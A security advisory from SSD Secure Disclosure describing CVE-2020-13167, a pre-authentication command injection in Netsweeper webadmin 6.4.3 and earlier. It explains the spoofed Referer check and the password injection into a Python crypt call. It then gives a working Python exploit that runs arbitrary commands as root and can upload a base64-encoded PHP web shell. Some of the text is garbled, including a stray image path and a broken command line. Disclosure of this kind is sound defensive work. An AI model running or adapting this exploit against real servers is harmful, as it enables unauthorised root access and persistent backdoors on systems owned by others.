SSD ADVISORY – NETSWEEPER PREAUTH RCE

April 28, 2020 SSD Secure Disclosure technical team
Vulnerability publication

Vulnerability Summary

Netsweeper provides real-time content monitoring and reporting for early intervention. A vulnerability in Netsweeper allows an unauthenticated user to cause it to execute arbitrary code.

CVE

CVE-2020-13167

Credit

An independent Security Researcher has reported this vulnerability to SSD Secure Disclosure program.

Affected Systems

Netsweeper webadmin version 6.4.3 and prior.

Vendor Response

We were unable to establish contact with Netsweeper, we have tried to reach their sales@ support@ email addresses as well as via twitter.

Vulnerability Details

The vulnerable endpoint is located at */webadmin/tools/unixlogin.php* this script receives the three variables ‘login’, ‘password’, and ‘timeout’ from user then checks if referrer header contains a value that is in the array

```
$page = array ( "webadmin/admin/service_manager_data.php",
        "webadmin/systemconfig/grant_db_access.php",
        "webadmin/systemconfig/edit_email_sending_settings.php",
        "systemconfig/edit_file.php",
        "systemconfig/edit_database_settings.php",
        "systemconfig/manage_certs.php",
        "webadmin/api/");
```

If header contains one of the above strings and the user supplied variables are not empty the script the executes the command

```
$command authcheck $esclogin $escpassword
```

Where

```
$command = "sudo $NS_PATH/bin/service.sh";
$esclogin = escapeshellarg($login);
$escpassword = escapeshellarg($password);
```

Meaning that script `service.sh` is launched and the 2nd and 3rd parameters are the login and password supplied by the user.

In the authcheck functionality of the `service.sh` script the command


```
password=$($PYTHON -c "import crypt; print crypt.crypt('$2','\$$algo\$$salt\$')")
```

Gets executed, the 2nd parameter, which is the password parameter gets joined in to the Python *crypt* function as the first value to be passed, meaning we can control the rest of the Python command by using a well crafted password. For example, if the password is *`g’,”);import os;os.system(‘echo ‘hello’ >/tmp/pwnd’)#’`* it would make the command being run

```
($P>YTHON -c "import crypt; print crypt.crypt('g','');import os;os.system('id >/tmp/pwnd')#','\$$algo\$$salt\$')")
```

which results in a RCE.

Demo



Action: ● Allow ○ Deny

Service Status

Netsweeper Policy Server

System Name	IP Address	Status	System Date
localhost	127.0.0.1	Not Responding	

Netsweeper WebAdmin

System Name	IP Address	Status	System Date
localhost	127.0.0.1	Online	Sun, 26 Apr 2020 01

Netsweeper NSProxy

System Name	IP Address	Status
localhost	127.0.0.1	Not Responding

Netsweeper Enterprise Filter

System Name	IP Address	Status
localhost	127.0.0.1	Stopped

```
ntOS release 6.10 (Final)
rnel 2.6.32-754.25.1.el6.x86_64 on an x86_64

: 10.0.0.20

calhost login:
```

```
C:\NetSweeper>python netsweeper.py https://10.0.0.20/ execute_root_command
```

Exploit

```
import requests,sys
import urllib.parse
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
def exec_cmd(cmd,url):
    cmd = cmd.encode().hex()
    payload = "g','');import os;os.system('{}'.decode('hex'))#".format(cmd)
    payload = urllib.parse.quote(payload)
    headers  ={
    'Referer':'localhost/webadmin/admin/service_manager_data.php'
    }
    response = requests.get('{}/webadmin/tools/unixlogin.php?login=admin&password={}&timeout=5'.format(url,payload),headers=headers,verify=False)
    if (response.status_code!=200):
        print("ERROR: server responded with status code {} instead of 200 ".format(response.status_code))
        print("[!] : make sure this is a netsweeper server")
        sys.exit(-1)
if __name__ == "__main__":
    if len(sys.argv)< 3:
        print("[-] Usage: {} URL [shell_upload|execute_root_command]".format(sys.argv[0]))
        sys.exit(-1)
    if sys.argv[2]=='shell_upload':
        cmd = "echo
PGZvcm0gbWV0aG9kPSdQT1NUJz48aW5wdXQgdHlwZT0nVEVYVCcgbmFtZT0nYyc+PGlucHV0IHR5cGU9J1NVQk1JVCcgdmFsdWU9J0V4ZWN1dGUnPjw/cGhwIGlmKGlzc2V0KCRfUE9TVFsnYyd
| base64 -d > /usr/local/netsweeper/webadmin/shell.php"
        exec_cmd(cmd,sys.argv[1])
        print ("shell uploaded at : {}{}".format(sys.argv[1],'/webadmin/shell.php'))
    if sys.argv[2]=='execute_root_command':
        cmd = input('root#')
        cmd =  cmd +" > /usr/local/netsweeper/webadmin/out"
        exec_cmd (cmd,sys.argv[1])
        result = requests.get('{}/webadmin/out'.format(sys.argv[1]),verify=False)
        print (result.content.decode("utf-8"))
        exec_cmd('rm -rf /usr/local/netsweeper/webadmin/out',sys.argv[1])
```

Get in touch

Any questions? Interested in our services?
We'd love to hear from you

CONTACT US